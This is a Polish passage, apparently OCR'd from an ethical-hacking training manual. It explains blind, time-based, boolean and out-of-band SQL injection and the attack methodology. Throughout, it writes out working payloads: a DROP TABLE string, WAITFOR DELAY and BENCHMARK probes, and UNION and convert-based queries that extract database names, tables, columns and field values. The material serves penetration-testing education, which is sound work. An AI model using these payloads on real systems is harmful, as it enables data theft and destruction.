
Powyższe zapytanie łączy wynik pierwotnego zapytania ze wszystkimi użytkownikami kart kredytowych.

Ślepe/wnioskowane wstrzyknięcie SQL

Blind SQL Injection jest używany, gdy aplikacja internetowa jest podatna na wstrzyknięcie SQL, ale wyniki wstrzyknięcia nie są widoczne dla atakującego. Ślepe wstrzyknięcie SQL jest identyczne z normalnym wstrzyknięciem SQL, z tą różnicą, że gdy atakujący próbuje wykorzystać aplikację, widzi ogólną niestandardową stronę zamiast przydatnego komunikatu o błędzie. W przypadku ślepej iniekcji SQL osoba atakująca zadaje bazie danych prawdziwe lub fałszywe pytanie, aby określić, czy aplikacja jest podatna na iniekcję SQL. Normalny atak SQL injection jest często możliwy, gdy programista używa ogólnego komunikatu o błędzie za każdym razem, gdy w bazie danych wystąpi błąd. Takie ogólne komunikaty mogą ujawnić poufne informacje lub wskazać atakującemu ścieżkę do wykonania ataku typu SQL injection na aplikację. Jednak gdy programiści wyłączają ogólny komunikat o błędzie dla aplikacji, atakującemu trudno jest przeprowadzić atak typu SQL injection. Niemniej jednak wykorzystanie takiej aplikacji za pomocą ataku typu SQL injection nie jest niemożliwe. Blind injection różni się od zwykłego SQL injection sposobem pobierania danych z bazy danych. Atakujący używają ślepego wstrzykiwania kodu SQL w celu uzyskania dostępu do poufnych danych lub ich zniszczenia. Atakujący mogą ukraść dane, zadając serię prawdziwych lub fałszywych pytań za pomocą instrukcji SQL. Rezultaty wstrzyknięcia nie są widoczne dla atakującego. Ten typ ataku może być czasochłonny, ponieważ baza danych powinna generować nową instrukcję dla każdego nowo odzyskanego bitu.

Blind SQL Injection: Nie zwrócono komunikatu o błędzie

Zobaczmy różnicę między komunikatami o błędach uzyskanymi, gdy programiści używają ogólnych komunikatów o błędach, a kiedy wyłączają ogólny komunikat o błędzie i używają niestandardowego komunikatu o błędzie, jak pokazano na poniższym rysunku.



Gdy osoba atakująca próbuje wykonać wstrzyknięcie SQL za pomocą zapytania „certifiedhacker"; drop table Orders —", mogą zostać zwrócone dwa rodzaje komunikatów o błędach. Ogólny komunikat o błędzie może pomóc atakującemu w przeprowadzeniu ataków typu SQL injection na aplikację. Jeśli jednak programista wyłączy ogólne komunikaty o błędach, aplikacja zwróci niestandardowy komunikat o błędzie, który nie jest przydatny dla atakującego. W takim przypadku osoba atakująca zamiast tego spróbuje przeprowadzić atak typu „ślepe wstrzyknięcie kodu SQL". Jeśli używany jest ogólny komunikat o błędzie, serwer zwraca komunikat o błędzie ze szczegółowym wyjaśnieniem błędu, sterownikami bazy danych i szczegółami serwera ODBC SQL. Informacje te mogą być wykorzystane do dalszego przeprowadzenia ataku SQL injection. Gdy używany jest komunikat niestandardowy, przeglądarka po prostu wyświetla komunikat o błędzie informujący, że wystąpił błąd i żądanie nie powiodło się, bez podawania żadnych szczegółów. W związku z tym atakujący nie ma innego wyboru, jak tylko spróbować ślepego ataku typu SQL injection.

Blind SQL Injection: CZEKAJ NA OPÓŹNIENIE (ODPOWIEDŹ TAK lub NIE)

Wstrzyknięcie SQL z opóźnieniem czasowym (czasami nazywane iniekcją SQL opartą na czasie) ocenia opóźnienie czasowe występujące w odpowiedzi na prawdziwe lub fałszywe zapytania wysyłane do bazy danych. Instrukcja waitfor zatrzymuje serwer SQL na określony czas. Na podstawie odpowiedzi atakujący jako administrator systemu lub jako inny użytkownik wyodrębni informacje takie jak czas połączenia z bazą danych i przeprowadzi dalsze ataki.

Krok 1: IF EXISTSfSELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—

Krok 2: Sprawdź, czy baza danych „karta kredytowa" istnieje, czy nie

Krok 3: Jeśli nie, wyświetla się komunikat „Nie możemy przetworzyć Twojego żądania. Spróbuj ponownie później".

Krok 4: Jeśli tak, prześpij się przez 10 sekund. Po 10 sekundach wyświetla komunikat „Nie możemy przetworzyć Twojego żądania. Spróbuj ponownie później”.

Ponieważ żaden komunikat o błędzie nie zostanie zwrócony, użyj polecenia „czekaj na opóźnienie”, aby sprawdzić status wykonania SQL.

WAIT FOR DELAY 'time' (seconds)

To jest jak sen; czekać na określony czas. Procesor to bezpieczny sposób na oczekiwanie bazy danych.

WAITFOR DELAY '0:0:10'—

BENCHMARK)) (Minutes)

To polecenie działa na serwerze MySQL.

BENCHMARK(howmanytimes, do this)

Blind SQL Injection: Boolean Exploitation

Oparta na wartościach boolowskich ślepa iniekcja SQL (czasami nazywana inferencjalną iniekcją SQL) jest wykonywana poprzez zadawanie odpowiednich pytań do bazy danych aplikacji. W żądaniu HTTP w parametrze, którego dotyczy problem, podano wiele poprawnych instrukcji ocenionych jako prawda lub fałsz. Porównując stronę odpowiedzi między obydwoma warunkami, osoby atakujące mogą wywnioskować, czy wstrzyknięcie się powiodło. Jeśli atakujący skonstruuje i wykona odpowiednie żądanie, baza danych ujawni wszystko, co atakujący chce wiedzieć, co ułatwia dalsze ataki. W tej technice atakujący wykorzystuje zestaw operacji boolowskich w celu wyodrębnienia informacji o tabelach bazy danych. Atakujący często używa tej techniki, jeśli wydaje się, że aplikacja może zostać wykorzystana przy użyciu ślepego ataku SQL injection. Jeśli aplikacja nie zwróci żadnego domyślnego komunikatu o błędzie, osoba atakująca próbuje użyć operacji logicznych przeciwko aplikacji. Na przykład następujący adres URL wyświetla szczegóły elementu o identyfikatorze = 67

http://www.myshop.com/item.aspx?id=67

Zapytanie SQL dla powyższego żądania to

SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67

Atakujący może manipulować powyższym żądaniem, aby

http://www.myshop.com/item.aspx?id=67 i 1=2

Następnie zapytanie SQL zmieni się na

SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2

Jeżeli wynikiem powyższego zapytania jest FAŁSZ, na stronie nie zostaną wyświetlone żadne pozycje. Następnie atakujący zmienia powyższe żądanie na

http://www.myshop.com/item.aspx?id=67 i 1=1

Odpowiednie zapytanie SQL to

SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 1

Jeśli powyższe zapytanie zwróci TRUE, to zostaną wyświetlone szczegóły elementu o id = 67. Stąd z powyższego wyniku atakujący wnioskuje, że strona jest podatna na atak typu SQL injection.

Blind SQL Injection: Ciężkie zapytanie

W niektórych przypadkach użycie funkcji opóźnienia czasowego w zapytaniach SQL jest niemożliwe, ponieważ administrator bazy danych może wyłączyć korzystanie z takich funkcji. W takich przypadkach osoba atakująca może użyć ciężkich zapytań do przeprowadzenia ataku typu SQL injection z opóźnieniem czasowym bez użycia funkcji opóźnienia czasowego. Ciężkie zapytanie pobiera ogromną ilość danych, a jego wykonanie w silniku bazy danych zajmie dużo czasu. Atakujący generują ciężkie zapytania przy użyciu wielu sprzężeń w tabelach systemowych, ponieważ wykonanie zapytań w tabelach systemowych zajmuje więcej czasu. Na przykład poniżej znajduje się ciężkie zapytanie w Oracle, którego wykonanie zajmuje dużo czasu:

SELECT count(*) FROM all_users A, all_users B, all_users C

Jeśli osoba atakująca wstrzyknie złośliwy parametr do powyższego zapytania w celu wykonania wstrzyknięcia SQL opartego na czasie bez użycia funkcji, przybierze to następującą postać:

1 AND 1 < SELECT liczba(*) FROM all_usersA, all_users B, all_users C

Końcowe wynikowe zapytanie ma postać

SELECT * FROM products WHERE id=l AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C

Ciężki atak zapytań to nowy typ ataku typu SQL injection, który ma poważny wpływ na wydajność serwera.

Wstrzykiwanie kodu SQL poza pasmem

Ataki typu out-of-band SQL injection są trudne do przeprowadzenia, ponieważ osoba atakująca musi komunikować się z serwerem i określić funkcje serwera bazy danych używanego przez aplikację internetową, w tym ataku osoba atakująca wykorzystuje różne kanały komunikacji (takie jak poczta funkcjonalność lub funkcje zapisu i ładowania plików) w celu przeprowadzenia ataku i uzyskania wyników. Atakujący używają tej techniki zamiast in-band lub blind SQL injection, jeśli nie są w stanie użyć tego samego kanału, przez który wysyłane są żądania, aby rozpocząć atak i zebrać wyniki. Atakujący używają żądań DNS i HTTP do pobierania danych z serwera bazy danych. Na przykład w Microsoft SQL Server osoba atakująca wykorzystuje polecenie xp_dirtree do wysyłania żądań DNS do serwera kontrolowanego przez osobę atakującą. Podobnie w Oracle Database atakujący może użyć pakietu UTL_HTTP do wysyłania żądań HTTP z SQL lub PL/SQL do serwera kontrolowanego przez atakującego.

Metodologia iniekcji SQL

W poprzednich sekcjach opisano różne typy technik iniekcji SQL. Atakujący stosują określoną metodologię przeprowadzania ataków typu SQL injection, aby upewnić się, że ataki te zakończą się sukcesem, analizując wszystkie możliwe metody przeprowadzania ataków. Ta sekcja zawiera wgląd w metodologię iniekcji SQL, która obejmuje szereg kroków niezbędnych do udanych ataków iniekcji SQL. Metodologia iniekcji SQL składa się z następujących kroków:

Zbieranie informacji i wykrywanie podatności na wstrzykiwanie kodu SQL

Rozpoczynanie ataków typu SQL injection

Kompromitacja całej sieci docelowej (Advanced SQL injection)

Zbieranie informacji i wykrywanie luk w zabezpieczeniach związanych z iniekcją SQL

Zbieranie informacji

Na etapie zbierania informacji osoby atakujące próbują zebrać informacje o docelowej bazie danych, takie jak nazwa bazy danych, wersja, użytkownicy, mechanizm wyjściowy, typ bazy danych, poziom uprawnień użytkownika i poziom interakcji z systemem operacyjnym. Zrozumienie podstawowego zapytania SQL pozwoli atakującemu na stworzenie poprawnych instrukcji iniekcji SQL. Komunikaty o błędach są niezbędne do wyodrębnienia informacji z bazy danych.

W zależności od rodzaju wykrytych błędów osoba atakująca może wypróbować różne techniki ataku typu SQL injection. Atakujący wykorzystuje gromadzenie informacji, znane również jako metoda ankiety i oceny, w celu uzyskania pełnych informacji o potencjalnym celu. W ten sposób atakujący poznaje typ bazy danych, wersję bazy danych, poziomy uprawnień użytkownika itd. Atakujący zwykle gromadzi informacje na różnych poziomach, zaczynając od identyfikacji typu bazy danych i wyszukiwarki bazy danych. Różne bazy danych wymagają różnej składni SQL. Atakujący stara się zidentyfikować silnik bazy danych używany przez serwer, kolejnym krokiem jest identyfikacja poziomów uprawnień, ponieważ istnieje szansa na uzyskanie najwyższych uprawnień jako autentycznego użytkownika. Następnie osoba atakująca próbuje uzyskać hasło i skompromitować system. Interakcja z systemem operacyjnym poprzez wykonanie powłoki poleceń umożliwia atakującemu złamanie zabezpieczeń całej sieci. Informacje można zbierać w następujących krokach:

1. Sprawdź, czy aplikacja internetowa łączy się z serwerem bazy danych, aby uzyskać dostęp do niektórych danych

2. Sporządź listę wszystkich pól wejściowych i pól ukrytych oraz wyślij żądania, których wartości mogłyby zostać użyte do stworzenia zapytania SQL

3. Spróbuj wprowadzić kod do pól wejściowych, aby wygenerować błąd

4. Spróbuj wstawić ciąg znaków w miejscu, w którym oczekuje się liczby w polu wejściowym

5. Użyj operatora UNION, aby połączyć zestawy wyników dwóch lub więcej instrukcji SELECT

6. Sprawdź szczegółowe komunikaty o błędach, aby uzyskać informacje potrzebne do wykonania iniekcji SQL

Identyfikowanie ścieżek wejścia danych

Osoba atakująca będzie szukać wszystkich możliwych bramek wejściowych aplikacji, przez które można próbować różnych technik wstrzykiwania kodu SQL. Osoba atakująca może używać zautomatyzowanych narzędzi, takich jak Tamper Chrome, Burp Suite i tak dalej. Bramki wejściowe mogą obejmować pola wejściowe w formularzu internetowym, pola ukryte lub pliki cookie używane w aplikacji do utrzymywania sesji. Atakujący analizuje internetowe żądania GET i POST wysyłane do docelowej aplikacji za pomocą następujących narzędzi w celu znalezienia bramek wejściowych do wstrzyknięcia kodu SQL.

Manipuluj Chrome

Tamper Chrome pozwala monitorować żądania wysyłane przez przeglądarkę, a także odpowiedzi. Możesz także modyfikować żądania w miarę ich wysyłania oraz w ograniczonym zakresie modyfikować odpowiedzi (nagłówki, css, javascript lub XMLHttpRequest responseText).

Burp Suite

Burp Suite to narzędzie do testowania bezpieczeństwa aplikacji internetowych, które umożliwia atakującemu kontrolę i modyfikować ruch między przeglądarką a aplikacją docelową. Umożliwia atakującemu identyfikować luki w zabezpieczeniach, takie jak iniekcja SQL, XSS i tak dalej.

Wyodrębnianie informacji za pomocą komunikatów o błędach

Komunikaty o błędach są niezbędne do wyodrębnienia informacji z bazy danych. W niektórych technikach iniekcji SQL osoba atakująca wymusza na aplikacji wygenerowanie komunikatu o błędzie. Jeśli programiści używali ogólnych komunikatów o błędach w swoich aplikacjach, mogą dostarczyć atakującemu przydatne informacje. W odpowiedzi na dane wejściowe atakującego do aplikacji, baza danych może wygenerować komunikat o błędzie dotyczący składni i tak dalej. Komunikat o błędzie może zawierać informacje o systemie operacyjnym, typie bazy danych, wersji bazy danych, poziomie uprawnień, poziomie interakcji z systemem operacyjnym i tak dalej. Na podstawie rodzaju informacji uzyskanych z komunikatu o błędzie osoba atakująca wybiera technikę iniekcji SQL w celu wykorzystania luki w aplikacji. Atakujący mogą uzyskać informacje z komunikatów o błędach za pomocą następujących metod:

Manipulowanie parametrami

Osoba atakująca może manipulować żądaniami HTTP GET i POST w celu wygenerowania błędów. Narzędzia Burp Suite lub Tamper Chrome mogą manipulować żądaniami GET i POST. Komunikaty o błędach uzyskane przy użyciu tej techniki mogą dostarczyć atakującemu informacji, takich jak nazwa serwera bazy danych, struktura katalogu i funkcje użyte w zapytaniu SQL. Parametry można modyfikować bezpośrednio z paska adresu lub za pomocą serwerów proxy.

Na przykład,

http://certifiedhacker.com/download.php?id=car

http://certifiedhacker.com/download.php?id=horse

http://certifiedhacker.com/download.php?id=book

Określanie typu silnika bazy danych

Określenie typu silnika bazy danych ma fundamentalne znaczenie dla przeprowadzenia ataku iniekcji. Jednym z najłatwiejszych sposobów określenia typu używanego silnika bazy danych jest wygenerowanie błędów ODBC, które pokażą, z jakim silnikiem DB pracujesz. Komunikaty o błędach ODBC ujawniają typ używanego silnika bazy danych lub umożliwiają atakującemu odgadnięcie i określenie, jaki typ silnika bazy danych mógł zostać użyty w aplikacji. Atakujący, który nie jest w stanie uzyskać błędu ODBC, może zgadywać na podstawie używanego systemu operacyjnego i serwera WWW. Błędy ODBC wyświetlają typ bazy danych jako część informacji o sterowniku.

Określanie struktury zapytania SELECT

Dzięki otrzymanemu komunikatowi o błędzie osoba atakująca może wyodrębnić oryginalną strukturę zapytania użytego w aplikacji. Pozwala to atakującemu na skonstruowanie złośliwego zapytania w celu przejęcia kontroli nad pierwotnym zapytaniem. Aby uzyskać oryginalną strukturę zapytania, atakujący zmusza aplikację do generowania błędów aplikacji, które ujawniają informacje, takie jak nazwy tabel, nazwy kolumn i typy danych. Atakujący wstrzykują prawidłowy segment SQL bez generowania nieprawidłowego błędu składni SQL w celu bezbłędnej nawigacji. Próbują odtworzyć bezbłędną nawigację, wprowadzając proste dane wejściowe, takie jak 1 i „1” = „1Lub 1 i „1” = „2. Ponadto używają

klauzul SQL, takich jak grupowanie według nazw kolumn, które mają 1=1- " aby określić nazwy tabel i kolumn.

Zastrzyki

Większość wstrzyknięć nastąpi w środku instrukcji SELECT. W klauzuli SELECT prawie zawsze kończymy w sekcji WHERE.

Na przykład:

SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1

-- GROUP BY x HAVING x = y ORDER BY x

Błąd grupowania

Polecenie HAVING pozwala na dalsze zdefiniowanie zapytania w oparciu o pola „zgrupowane”. Komunikat o błędzie powie nam, które kolumny nie zostały pogrupowane.

Na przykład:

' group by columnnames having 1=1 --

Niezgodność typów

Spróbuj wstawić ciągi znaków do pól numerycznych; komunikaty o błędach pokażą dane, których nie udało się przekonwertować.

Na przykład:

' union select 1,1,'text',1,1,1 --

' union select 1,1, bigint,1,1,1 --

Zastrzyk na ślepo

Użyj opóźnień czasowych lub sygnatur błędów, aby określić lub wyodrębnić informacje.

Na przykład:

'; if condition waitfor delay '0:0:5' --

'; union select if(condition , benchmark (100000, shal('test')),

'false'),1,1,1,1;

Osoba atakująca wykorzystuje komunikaty o błędach na poziomie bazy danych generowane przez aplikację. Jest to bardzo przydatne przy tworzeniu żądania wykorzystania luki w zabezpieczeniach. Istnieje nawet szansa na stworzenie zautomatyzowanych exploitów w zależności od komunikatów o błędach generowanych przez serwer bazy danych.

Uwaga: jeśli aplikacje nie wyświetlają szczegółowych komunikatów o błędach i zwracają prosty „Błąd serwera 500” lub niestandardową stronę błędu, spróbuj zastosować techniki ślepego wstrzykiwania.

Wykrywanie luk w zabezpieczeniach SQL Injection

Po zebraniu informacji atakujący próbuje wyszukać luki SQL w docelowej aplikacji internetowej. W tym celu atakujący wyświetla listę wszystkich pól wejściowych, ukrytych pól i żądań wpisów na stronie internetowej, a następnie próbuje wstrzyknąć kod do pól wejściowych, aby wygenerować błąd.

Testowanie pod kątem iniekcji SQL

Istnieją standardowe dane wejściowe wstrzykiwania SQL, zwane ciągami testowymi, używane przez atakującego do przeprowadzania ataków wstrzykiwania QL. Tester penetracyjny (piórowy) używa również tych ciągów testowych do oceny bezpieczeństwa aplikacji przed atakami typu SQL injection. Poniższa tabela podsumowuje różne możliwości dla każdego ciągu testowego. Te ciągi testowe są powszechnie znane jako ściągawki do iniekcji SQL. Tester pióra może użyć tej ściągawki do sprawdzenia podatności na iniekcję SQL.

Dodatkowe metody wykrywania iniekcji SQL

Poniżej wymieniono niektóre dodatkowe metody wykrywania iniekcji SQL:

Testowanie funkcji

Testowanie funkcji to rodzaj techniki testowania oprogramowania, w której oprogramowanie lub system jest testowany na zestawie danych wejściowych zgodnie z potrzebami użytkownika końcowego. Dane wyjściowe uzyskane z danych wejściowych są następnie oceniane i porównywane z oczekiwanymi wynikami w celu sprawdzenia, czy są one zgodne z funkcjonalnością lub podstawowymi wymaganiami produktu. Testowanie to wchodzi w zakres testowania czarnej skrzynki i jako takie nie wymaga znajomości wewnętrznego projektu kodu lub logiki. Sprawdza bezpieczeństwo, interfejs użytkownika, bazę danych, aplikacje klient/serwer, funkcje nawigacyjne i ogólną użyteczność komponentu lub systemu. Na przykład:

http://certifiedhacker.com/?parameter=123

http://certifiedhacker.com/?parameter=l'

http://certifiedhacker.com/?parameter=l'#

http://certifiedhacker.com/?parameter=l"

http://certifiedhacker.com/?parameter=l AND 1=1--

http://certifiedhacker.com/?parameter=l'-

http://certifiedhacker.com/?parameter=l AND 1=2--

http://certifiedhacker.com/?parameter=l'/*

http://certifiedhacker.com/?parameter=l' AND 'l'='l

http://certifiedhacker.com/?parameter=l zamów o 1000

Testowanie rozmycia

Jest to adaptacyjna technika testowania iniekcji SQL używana do wykrywania błędów kodowania poprzez wprowadzanie ogromnej ilości losowych danych i obserwowanie zmian w danych wyjściowych. Fuzz testing (fuzzing) to metoda testowania czarnej skrzynki. Jest to technika sprawdzania i zapewniania jakości używana do identyfikowania błędów kodowania i luk w zabezpieczeniach w aplikacjach internetowych. Ogromne ilości losowych danych zwanych „fuzz” będą generowane przez narzędzia do testowania fuzz (fuzzery) i wykorzystywane przeciwko docelowej aplikacji internetowej w celu wykrycia luk w zabezpieczeniach, które można wykorzystać w różnych atakach.

Narzędzia do testowania rozmycia:

o BeSTORM (https://www.beyondsecurity.com)

o Burp Suite (https://portswigger.net)

o HCLAppScan (https://www.hcltechsw.com)

o Peach Fuzzer (https://sourceforge.net)

Testy statyczne

Analiza kodu źródłowego aplikacji webowej.

Testy dynamiczne

Analiza zachowania środowiska uruchomieniowego aplikacji internetowej

SQL Injection Black Box Test Pen

W testach czarnej skrzynki tester pióra nie musi mieć żadnej wiedzy na temat testowanej sieci lub systemu. Pierwszym zadaniem testera jest określenie lokalizacji i infrastruktury systemu. Tester próbuje zidentyfikować podatności aplikacji internetowych z perspektywy atakującego. On / ona używa znaków specjalnych, spacji, słów kluczowych SQL, zbyt dużych żądań i tak dalej, aby określić różne warunki aplikacji internetowej. Następujące kroki są zaangażowane w testowanie piórem czarnej skrzynki SQL injection:

Wykrywanie problemów z iniekcją SQL

o Wysyłaj pojedyncze cudzysłowy jako dane wejściowe, aby wykryć przypadki, w których dane wejściowe użytkownika nie są oczyszczane

o Wysyłaj podwójne cudzysłowy jako dane wejściowe, aby wychwycić przypadki, w których dane wejściowe użytkownika nie są oczyszczone

Wykrywanie oczyszczania danych wejściowych

o Użyj prawego nawiasu kwadratowego (znak]) jako danych wejściowych, aby uchwycić przypadki, w których dane wprowadzone przez użytkownika są używane jako część identyfikatora SQL bez żadnej sanityzacji danych wejściowych

Wykrywanie problemów z obcięciem

o Wysyłaj długie ciągi niepotrzebnych danych, tak jak wysyłasz ciągi w celu wykrycia przepełnienia bufora; ta akcja może zwrócić błędy SQL na stronie

Wykrywanie modyfikacji SQL

o Wysyłaj długie ciągi pojedynczych cudzysłowów (lub prawych nawiasów kwadratowych lub podwójnych cudzysłowów)

o Maksymalizują wartości zwracane przez funkcje REPLACE i QUOTENAME oraz może obciąć zmienną polecenia używaną do przechowywania instrukcji SQL

Przegląd kodu źródłowego w celu wykrycia luk w zabezpieczeniach SQL Injection

Przegląd kodu źródłowego to metoda testowania bezpieczeństwa, która polega na systematycznym badaniu kodu źródłowego pod kątem różnych typów luk w zabezpieczeniach. Ma na celu wykrywanie i naprawianie błędów bezpieczeństwa popełnionych przez programistów w fazie rozwoju. Jest to rodzaj

testów białoskrzynkowych, zwykle przeprowadzanych w fazie wdrażania cyklu życia rozwoju bezpieczeństwa (SDL). Często pomaga w znajdowaniu i usuwaniu luk w zabezpieczeniach, takich jak luki w zabezpieczeniach SQL Injection, exploity formatu ciągów, warunki wyścigów, wycieki pamięci, przepełnienia bufora i tak dalej z aplikacji. Zautomatyzowane narzędzia, takie jak Veracode, Sonar, PVS-Studio, Coverity Scan, Parasoft Jtest, CAST Application Intelligence Platform (AIP), Klocwork i tak dalej, mogą przeprowadzać przeglądy kodu źródłowego. Tester pióra może użyć tych narzędzi do znalezienia luk w zabezpieczeniach kodu źródłowego aplikacji. Przegląd kodu źródłowego można również wykonać ręcznie. Istnieją dwa podstawowe rodzaje recenzji kodu źródłowego:

• Statyczna analiza kodu: Ten rodzaj analizy kodu źródłowego jest wykonywany w celu wykrycia możliwych luk w kodzie źródłowym, gdy kod nie jest wykonywany, tj. gdy jest statyczny. Statyczna analiza kodu źródłowego jest przeprowadzana przy użyciu technik, takich jak analiza skażeń, analiza leksykalna i analiza przepływu danych. Dostępnych jest wiele zautomatyzowanych narzędzi do przeprowadzania statycznej analizy kodu źródłowego.

Dynamiczna analiza kodu: W dynamicznej analizie kodu źródłowego kod źródłowy aplikacji jest analizowany podczas wykonywania kodu. Analiza przebiega w następujących krokach: przygotowanie danych wejściowych, uruchomienie programu testowego, zebranie niezbędnych parametrów oraz analiza danych wyjściowych. Dynamiczna analiza kodu jest w stanie wykryć luki w zabezpieczeniach związane z wstrzykiwaniem kodu SQL napotkane w wyniku interakcji kodu z bazami danych SQL, usługami sieciowymi itd.

Poniżej wymieniono niektóre narzędzia do analizy kodu źródłowego:

Veracode (https://www.veracode.com)

Sonar (https://sonarsource.com)

PVS-Studio (https://www.viva64.com)

Coverity Scan (https://scan.coverity.com)

Parasoft Jtest (https://www.parasoft.com)

CAST Application Intelligence Platform (AIP) (https://www.castsoftware.com)

Klocwork (https://www.perforce.com)

Testowanie pod kątem luki w zabezpieczeniach MySQL i MSSQL związanej z iniekcją kodu SQL

Osoba atakująca może zidentyfikować luki w zabezpieczeniach związane z ślepym wstrzyknięciem kodu SQL, po prostu testując adresy URL witryny docelowej. Rozważmy na przykład następujący adres URL:

shop.com/items.php?id=101

Odpowiednie zapytanie SQL to

SELECT * FROM ITEMS WHERE ID = 101

Teraz podaj złośliwe dane wejściowe, takie jak 1=0, aby wykonać ślepe wstrzyknięcie SQL

shop.com/items.php?id=101 and 1=0

Wynikowe zapytanie SQL to

SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0

Powyższe zapytanie zawsze zwróci FAŁSZ, ponieważ 1 nigdy nie równa się 0. Teraz atakujący próbują uzyskać PRAWDZIWY wynik poprzez wstrzyknięcie 1=1

shop.com/items.php?id=101 and 1=1

Wynikowe zapytanie SQL to

SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1

Na koniec aplikacja sieciowa zakupów zwraca stronę z oryginalnymi przedmiotami. Na podstawie powyższego wyniku osoba atakująca stwierdza, że powyższy adres URL jest podatny na atak polegający na ślepym wstrzyknięciu kodu SQL.

Uruchom ataki SQL Injection

Po zebraniu informacji i wykryciu luk w zabezpieczeniach osoba atakująca próbuje przeprowadzić różne typy ataków typu SQL injection, takie jak SQL injection oparte na błędach, SQL injection oparte na związkach, blind SQL injection i tak dalej.

Wykonaj iniekcję Union SQL

Podczas iniekcji UNION SQL osoba atakująca używa klauzuli UNION do połączenia złośliwego zapytania z pierwotnym zapytaniem w celu pobrania wyników z docelowej tabeli bazy danych. Osoba atakująca sprawdza tę lukę, dodając znacznik na końcu pliku „.php? id=”. Jeśli wróci z błędem MySQL, witryna najprawdopodobniej jest podatna na wstrzyknięcie UNION SQL. Atakujący następnie przystępuje do użycia ORDER BY, aby znaleźć kolumny, a na końcu używa polecenia UNION ALL SELECT.

Wyodrębnij nazwę bazy danych

http://www.certifiedhacker.com/page.aspx?id=l UNION SELECT ALL 1,DB_NAME,3,4—

[DB_NAME] Zwrócono z serwera

Wyodrębnij tabele bazy danych

http://wvrw.certifiedhacker.com/page.aspx?id=l UNION SELECT ALL

1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--

[EMPLOYEE_TABLE] Zwrócono z serwera

Wyodrębnij nazwy kolumn tabeli

http://www.certifiedhacker.com/page.aspx?id=l UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'—

[EMPLOYEE_NAME]

Wyodrębnij dane pierwszego pola

http://www.certifiedhacker.com/page.aspx?id=l UNION SELECT ALL

1 ,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME —

[FIELD1VALUE] Zwrócono z serwera

Wykonaj iniekcję SQL opartą na błędach

Osoba atakująca wykorzystuje komunikaty o błędach na poziomie bazy danych ujawnione przez aplikację do zbudowania żądania wykorzystania luki w zabezpieczeniach. Możliwe jest również tworzenie zautomatyzowanych exploitów w zależności od komunikatów o błędach generowanych przez serwer bazy danych.

Wyodrębnij nazwę bazy danych

http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--

Błąd składni podczas konwertowania wartości nvarchar „[NAZWA DB]" na kolumnę typu danych int.

Wyodrębnij pierwszą tabelę bazy danych

http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--

Błąd składni podczas konwertowania wartości nvarchar '[TABLE NAME1]' na kolumnę typu danych int.

Wyodrębnij nazwę pierwszej kolumny tabeli

http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,

(select top 1 column_name from DBNAME.information_schema.columns

where table_name='TABLE-NAME-1'))--

Błąd składni podczas konwertowania wartości nvarchar '[COLUMN NAME 1]' na kolumnę typu danych int.

Wyodrębnij 1. pole z 1. rzędu (dane)

http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,

(select top 1 COLUMN-NAME-1 from TABLE-NAME-1))—

Błąd składni podczas konwertowania wartości nvarchar „[FIELD1VALUE]" na kolumnę typu danych int.

Wykonaj iniekcję SQL opartą na błędach, używając wstrzykiwania procedur przechowywanych

Niektórzy programiści używają procedur przechowywanych na zapleczu aplikacji internetowej w celu obsługi jej funkcjonalności. Te procedury składowane są częścią instrukcji SQL zaprojektowanej do wykonywania określonego zadania. Deweloperzy mogą pisać statyczne i dynamiczne instrukcje SQL w procedurach składowanych, aby wspierać funkcjonalność aplikacji. Jeśli programiści używają dynamicznych instrukcji SQL w procedurze składowanej, a użytkownicy aplikacji wprowadzają dane do tego dynamicznego kodu SQL, aplikacja może być narażona na ataki SQL injection. Ataki polegające na wstrzyknięciu procedury składowanej są możliwe, jeśli aplikacja nie oczyszcza prawidłowo swoich danych wejściowych przed przetworzeniem tych danych wejściowych w procedurze składowanej. Osoba atakująca może wykorzystać niewłaściwą weryfikację danych wejściowych do przeprowadzenia ataku polegającego na wstrzyknięciu procedury składowanej na aplikację. Rozważ następującą procedurę składowaną serwera SQL:

